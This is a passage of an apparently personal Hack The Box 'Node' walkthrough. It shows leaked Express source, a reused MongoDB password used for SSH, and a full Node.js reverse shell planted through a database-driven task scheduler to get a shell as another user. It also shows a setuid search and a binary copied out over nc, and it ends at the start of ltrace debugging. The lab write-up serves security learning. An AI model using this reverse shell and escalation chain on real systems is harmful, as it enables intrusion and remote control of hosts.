	'QQQQQQQQQQ,"$WQQWQQQQg,."?QQQQ\'.mQQQmaa,.,                . .;
QWQ.]QQQQQQQ',
	'QQQQQQQQQWQa ?$WQQWQQQQQa,."?( mQQQQQQW[:QQQQm[ ammF jy!
j( } jQQQ(:QQQQQQQ',
	'QQQQQQQQQQWWma "9gw?9gdB?QQwa, -??T$WQQ;:QQQWQ ]WWD _Qf +?!
```

```
_jQQQWf QQQQQQQ',
          'QQQQQQQQQQQQQQQws "Tqau?9maZ?WQmaas,,    --~-- ---  .
_ssawmQQQQQQk 3QQQQWQ',
          'QQQQQQQQQQQQQQQQQWQga,-?9mwad?1wdT9WQQQQQWVVTTYY?-
YTVWQQQQWWD5mQQPQQQ ]QQQQQQ',
          'QQQQQQQWQQQQQQQQQQQWQQwa,-??$QwadV}-
<wBHHVHWWBHHUWWBVTTTV5awBQQD6QQQ ]QQQQQQ',

'QQQQQQQQQQQQQQQQQQQQQQWWQQga,-"9$WQQmmwwmBUUHTTVWBWQQQQWVT
96aQWQQQ ]QQQQQQ',
          'QQQQQQQQQQWQQQQWQQQQQQQQQQQWQQma,-?
9$QQWWQQQQQQQWmQmmmmmQWQQQQWQQW(.yQQQQQW',
          'QQQQQQQQQQQQQWQQQQQQWQQQQQQQQQQQQga%,.  -??-
9$QQQQQQQQQQQWQQWQQV? sWQQQQQQQ',

'QQQQQQQQQWQQQQQQQQQQQQQQWQQQQQQQQQQQWQQQQmywaa,;~^"!???????!-
^`_saQWWQQQQQQQ',

'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQWWWWQQQQQmwyww

'QQQQQQQWQQQWQQQQQQWQQQWQQQQQWQQQQQQQQQQQQQQQQWQQQQQWQQQQ
          '',
          '',
          '<!-- ' + randomString + ' -->'
        ].join("\n")
      );
    }
  });

  app.use(express.static(path.join(__dirname, 'static')));
  app.use(bodyParser.json());
  app.use(function(err, req, res, next) {
    if (err) {
      res.status(err.status || 500);
      res.send({
        message:"Uh oh, something went wrong!",
        error: true
      });
    }
    else {
      next();
    }
  });

  app.get('/api/users/?', function (req, res) {
    db.collection('users').find().toArray(function (error, docs) {
      if (error) {
        res.status(500).send({ error: true });
      }
      else if (!docs) {
        res.status(404).send({ not_found: true });
      }
      else {
        res.send(docs);
      }
    });
  });

  app.get('/api/users/latest', function (req, res) {
    db.collection('users').find({ is_admin: false }).toArray(function (error, docs) {
      if (error) {
        res.status(500).send({ error: true });
      }
      else if (!docs) {
        res.status(404).send({ not_found: true });
      }
      else {
        res.send(docs);
      }
    });
  });

  app.get('/api/users/:username', function (req, res) {
    db.collection('users').findOne({ username: req.params.username }, function
(error, doc) {
      if (error) {
        res.status(500).send({ error: true });
      }
      else if (!doc) {
        res.status(404).send({ not_found: true });
      }
      else {
        res.send(doc);
      }
    });
  });

  app.get('/api/session', function (req, res) {
    if (req.session.user) {
      res.send({
        authenticated: true,
        user: req.session.user
      });
    }
    else {
      res.send({
        authenticated: false
      });
    }
  });

  app.post('/api/session/authenticate', function (req, res) {
    var failureResult = {
      error: true,
      message: 'Authentication failed'
    };

    if (!req.body.username || !req.body.password) {
      res.send(failureResult);
      return;
    }

    db.collection('users').findOne({ username: req.body.username }, function (error,
doc) {
      if (error) {
        res.status(500).send({
          message:"Uh oh, something went wrong!",
          error: true
        });

        return;
      }

      if (!doc) {
        res.send(failureResult);
        return;
      }

      var hash = crypto.createHash('sha256');
      var cipherText = hash.update(req.body.password).digest('hex');

      if (cipherText == doc.password) {
        req.session.user = doc;
        res.send({
          success: true
        });
      }
      else {
        res.send({
          success: false
        })
      }
    });
  });

  app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
      var backup = '';

      proc.on("exit", function(exitCode) {
        res.header("Content-Type", "text/plain");
        res.header("Content-Disposition", "attachment; filename=myplace.backup");
        res.send(backup);
      });

      proc.stdout.on("data", function(chunk) {
        backup += chunk;
      });

      proc.stdout.on("end", function() {
      });
    }
    else {
      res.send({
        authenticated: false
      });
    }
  });

  app.use(function(req, res, next){
    res.sendFile('app.html', { root: __dirname });
  });

  app.listen(3000, function () {
    console.log('MyPlace app listening on port 3000!')
  });

});
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# echo 5AYRft73VtFpc84k > mark

┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ls
mark  myplace.backup  myplace.zip  node.ctb  node.ctb~  node.ctb~~  node.ctb~~~  var
```

5AYRft73VtFpc84k
he reuses his mongodb password as ssh credentials




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ssh mark@10.10.10.58
mark@10.10.10.58's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88                         88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$
```




```
mark@node:/home$ ls
frank  mark  tom
```


lets see which processes tom is running



```
mark@node:~$ ps aux | grep tom
tom        1232  0.0  5.8 1008568 44004 ?      Ssl  03:02   0:01 /usr/bin/node /var/scheduler/app.js
tom        1235  0.0  7.4 1029816 56556 ?      Ssl  03:02   0:02 /usr/bin/node /var/www/myplace/app.js
mark       1601  0.0  0.1  14228   932 pts/0    S+   04:30   0:00 grep --color=auto tom
```



```
mark@node:~$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
```




The `Node.js` reverse shell

The Javascript code below is a Node.js reverse shell.

Remember to change the `IP` address and `PORT` with the `nc` you are running.


```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

create node reverse shell in /tmp




```
mark@node:/tmp$ cat reverse.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, "10.10.14.16", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```


connect to mongo db
from the previous app.js :
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
and create db entry
then checking the task



```
mark@node:/tmp$ mongo localhost:27017/scheduler -u mark -p 5AYRft73VtFpc84k
MongoDB shell version: 3.2.16
connecting to: localhost:27017/scheduler
> use scheduler
switched to db scheduler
> show collections
tasks
> db.tasks.insertOne({cmd:"/usr/bin/node /tmp/reverse.js"})
{
        "acknowledged" : true,
        "insertedId" : ObjectId("607516a8b99f900dba5bcae0")
}
> db.tasks.find().pretty()
> 
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.58] 37182
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
```




```
tom@node:~$ cat user.txt
cat user.txt
e1156acc3574e04b06908ecf76be91b1
```

search for files with “setuid” bit




```
tom@node:~$ find / -perm -u=s 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
tom@node:~$
```

chech file type




```
tom@node:/usr/local/bin$ file backup
backup: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=343cf2d
93fb2905848a42007439494a2b4984369, not stripped
```


let's download the file to inspect further...



```
tom@node:/usr/local/bin$ nc 10.10.14.16 8888 < backup
```




```
└─# nc -lvnp 8888 > backup
listening on [any] 8888 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.58] 56526

┌──(root💀kali)-[~]
└─# ls
backup  Desktop  Documents  Downloads  hydra.restore  Music  Pictures  Public  Templates  Videos
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ls
backup  mark  myplace.backup  myplace.zip  node.ctb  node.ctb~  node.ctb~~  node.ctb~~~  var
```

chech the md5sum to see if it's exactly the same file




```
└─# md5sum backup
f2cd106436c96a80133fcddd06206042  backup
```




```
tom@node:/usr/local/bin$ md5sum backup
f2cd106436c96a80133fcddd06206042  backup
```

debugging backup using ltrace

